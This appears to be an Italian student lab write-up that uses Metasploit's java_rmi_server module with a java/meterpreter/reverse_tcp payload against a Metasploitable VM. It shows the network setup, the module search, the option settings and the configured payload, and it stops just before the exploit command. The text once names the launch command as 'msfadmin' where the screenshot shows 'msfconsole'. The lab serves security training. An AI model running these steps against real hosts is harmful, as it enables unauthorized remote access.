

# Exploit Java RMI

# Sommario

Traccia.....	4
Soluzione.....	5
Configurazione macchine.....	5
Kali.....	5
Metasploitable.....	7
Controllo finale.....	10
Metasploit.....	12
Configurazione exploit.....	14
Avvio attacco.....	16
Primo comando: ifconfig.....	16
Secondo comando: route.....	17
Terzo comando: sysinfo.....	17

## Sommario figure

Figura 1: configurazione IP Kali.....	5
Figura 2: verifica IP Kali.....	6
Figura 3: configurazione IP Meta.....	7
Figura 4: verifica IP Meta.....	8
Figura 6: ping da Meta a Kali.....	10
Figura 7: avvio Metasploit.....	11
Figura 8: ricerca e scelte dell'exploit.....	12
Figura 9: parametri disponibili.....	13
Figura 10: configurazione Metasploit.....	14
Figura 11: controllo modifica parametri Metasploit.....	14
Figura 12: shell Meterpreter.....	15
Figura 13: ifconfig su Meterpreter.....	15
Figura 14: configurazioni sulla tabella di routing.....	16
Figura 15: comando sysinfo.....	16

# Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante KALI) deve avere il seguente indirizzo IP **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - configurazione di rete;
  - informazioni sulla tabella di routing della macchina vittima;
  - ogni altra informazione che è in grado di acquisire.

# Soluzione


Per arrivare alla soluzione dell'esercizio configuro l'IP delle macchine come da richiesta nella traccia.

Le macchine che andrò ad utilizzare sono Kali e Metasploitable. L'indirizzo IP richiesto per Kali è **192.168.11.111**, quello di Meta **192.168.11.112**

## Configurazione macchine

### Kali

Una volta avviato Kali apro il terminale e con il comando **sudo nano /etc/network/interfaces** entro nelle impostazioni di rete e modifico l'IP come da richiesta.



```
Kali [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

GNU nano 8.1 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*


# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.11.1
```

Figura 1: configurazione IP Kali

Verifico con il comando **ifconfig** se l'IP è stato correttamente cambiato.



```
kali [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fead:2587  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:ad:25:87  txqueuelen 1000  (Ethernet)
    RX packets 48  bytes 8788 (8.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 14  bytes 2284 (2.2 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 8  bytes 480 (480.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 8  bytes 480 (480.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@kali)-[~]
$
```

Figura 2: verifica IP Kali

## Metasploitable

Eseguo lo stesso comando su Meta, **sudo nano /etc/network/interfaces** ed entro nelle impostazioni di rete per modificare l'IP come da richiesta.



```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```

Figura 3: configurazione IP Meta

Eseguo lo stesso comando usato su Kali, **ifconfig**, per verificare se l'IP è stato correttamente cambiato.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:80:33:79
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe80:3379/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6196 (6.0 KB)  TX bytes:4326 (4.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:112 errors:0 dropped:0 overruns:0 frame:0
          TX packets:112 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23005 (22.4 KB)  TX bytes:23005 (22.4 KB)


msfadmin@metasploitable:~$ _
```

Figura 4: verifica IP Meta



## Controllo finale


Infine per avere la certezza che tutto sia stato svolto correttamente e procedere con l'esercizio, eseguo il comando **ping** tra le due macchine avendo così la certezza che possano comunicare.



```
Kali [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.457 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.19 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.15 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.649 ms
^C
--- 192.168.11.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3033ms
rtt min/avg/max/mdev = 0.457/0.861/1.190/0.316 ms
(kali㉿kali)-[~]
$
```

Figura 5: ping da Kali a Meta



```
Meta [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:73998 (72.2 KB)  TX bytes:10163 (9.9 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:171 errors:0 dropped:0 overruns:0 frame:0
      TX packets:171 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:51897 (50.6 KB)  TX bytes:51897 (50.6 KB)

msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.356 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.366 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.268 ms

--- 192.168.11.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.268/0.525/1.112/0.341 ms
msfadmin@metasploitable:~$ _
```


Figura 6: ping da Meta a Kali

Dopo questa prova, con il 100% dei pacchetti ricevuti ho avuto la conferma che entrambe le macchine comunicano tra loro.

# Metasploit

Per l'exploit di Java RMI si userà Metasploit per ottenere una sessione con Meterpreter.

Avvio Metasploit da Kali con il comando **msfadmin**



```
Kali [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T; .;P'
II      'T; .;P'
II      'YvP'

I love shells --egypt

= [ metasploit v6.4.18-dev ]
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

Figura 7: avvio Metasploit

Cerco l'exploit di cui ho bisogno con il comando **search java rmi**, dai risultati ottenuti seleziono il numero 1, scelgo questo perchè nella descrizione riporta: *"Default configuration Java code execution"*. Infatti la vulnerabilità in questione è dovuta ad una configurazione di default errata che permette di ottenere accesso amministrativo alla macchina target. Per selezionare l'exploit uso il comando **use 1**, avrei anche potuto scrivere tutto il percorso preceduto sempre da use, ovvero, **use exploit/multi/misc/java\_rmi\_server**.

```
msf6 > search java_rmi

Matching Modules



| #                 | Name                                           | Disclosure Date | Rank      | Check | Description                                       |
|-------------------|------------------------------------------------|-----------------|-----------|-------|---------------------------------------------------|
| 0                 | auxiliary/gather/java_rmi_registry             | .               | normal    | No    | Java RMI Registry Interfaces Enumeration          |
| 1                 | exploit/multi/misc/java_rmi_server             | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure Default Configuration Ja |
| va Code Execution |                                                |                 |           |       |                                                   |
| 2                 | \ target: Generic (Java Payload)               | .               | .         | .     | .                                                 |
| 3                 | \ target: Windows x86 (Native Payload)         | .               | .         | .     | .                                                 |
| 4                 | \ target: Linux x86 (Native Payload)           | .               | .         | .     | .                                                 |
| 5                 | \ target: Mac OS X PPC (Native Payload)        | .               | .         | .     | .                                                 |
| 6                 | \ target: Mac OS X x86 (Native Payload)        | .               | .         | .     | .                                                 |
| 7                 | auxiliary/scanner/misc/java_rmi_server         | 2011-10-15      | normal    | No    | Java RMI Server Insecure Endpoint Code Execution  |
| Scanner           |                                                |                 |           |       |                                                   |
| 8                 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31      | excellent | No    | Java RMICConnectionImpl Deserialization Privilege |
| Escalation        |                                                |                 |           |       |                                                   |




Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Figura 8: ricerca e scelte dell'exploit

## Configurazione exploit

Digito il comando **show options** per vedere tutte le impostazioni che devo configurare.



```
Kali [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > Interrupt: use the 'exit' command to quit
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > 
```

Figura 9: parametri disponibili

Il comando mi mostra tutto quello che devo configurare. In particolare:

- **HTTPDELAY**: attualmente è impostato a 10, per evitare l'errore mostrato nella traccia lo configurerà subito a 20;
- **RHOSTS**: va aggiunto l'IP della macchina target, 192.168.11.112;

Sotto si può vedere che come payload è già impostato meterpreter di default, **java/meterpreter/reverse\_tcp**, così come **LHOST** che riguarda la macchina attaccante kali con l'IP **192.168.11.111**.

Eseguirò i comandi **set RHOSTS 192.168.11.112** e **set HTTPDELAY 20** per completare le configurazioni spiegate prima.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > █
```

Figura 10: configurazione Metasploit

Digito nuovamente il comando **show options** per controllare che tutte le impostazioni siano state configurate correttamente

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  20              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > █
```

Figura 11: controllo modifica parametri Metasploit

## Avvio attacco

Dopo aver configurato tutte le impostazioni e parametri è possibile far partire l'attacco con il comando **exploit**. Visto che il payload scelto è stato Meterpreter mi aspetto di ricevere, se l'attacco va a buon fine, la sua shell.

```
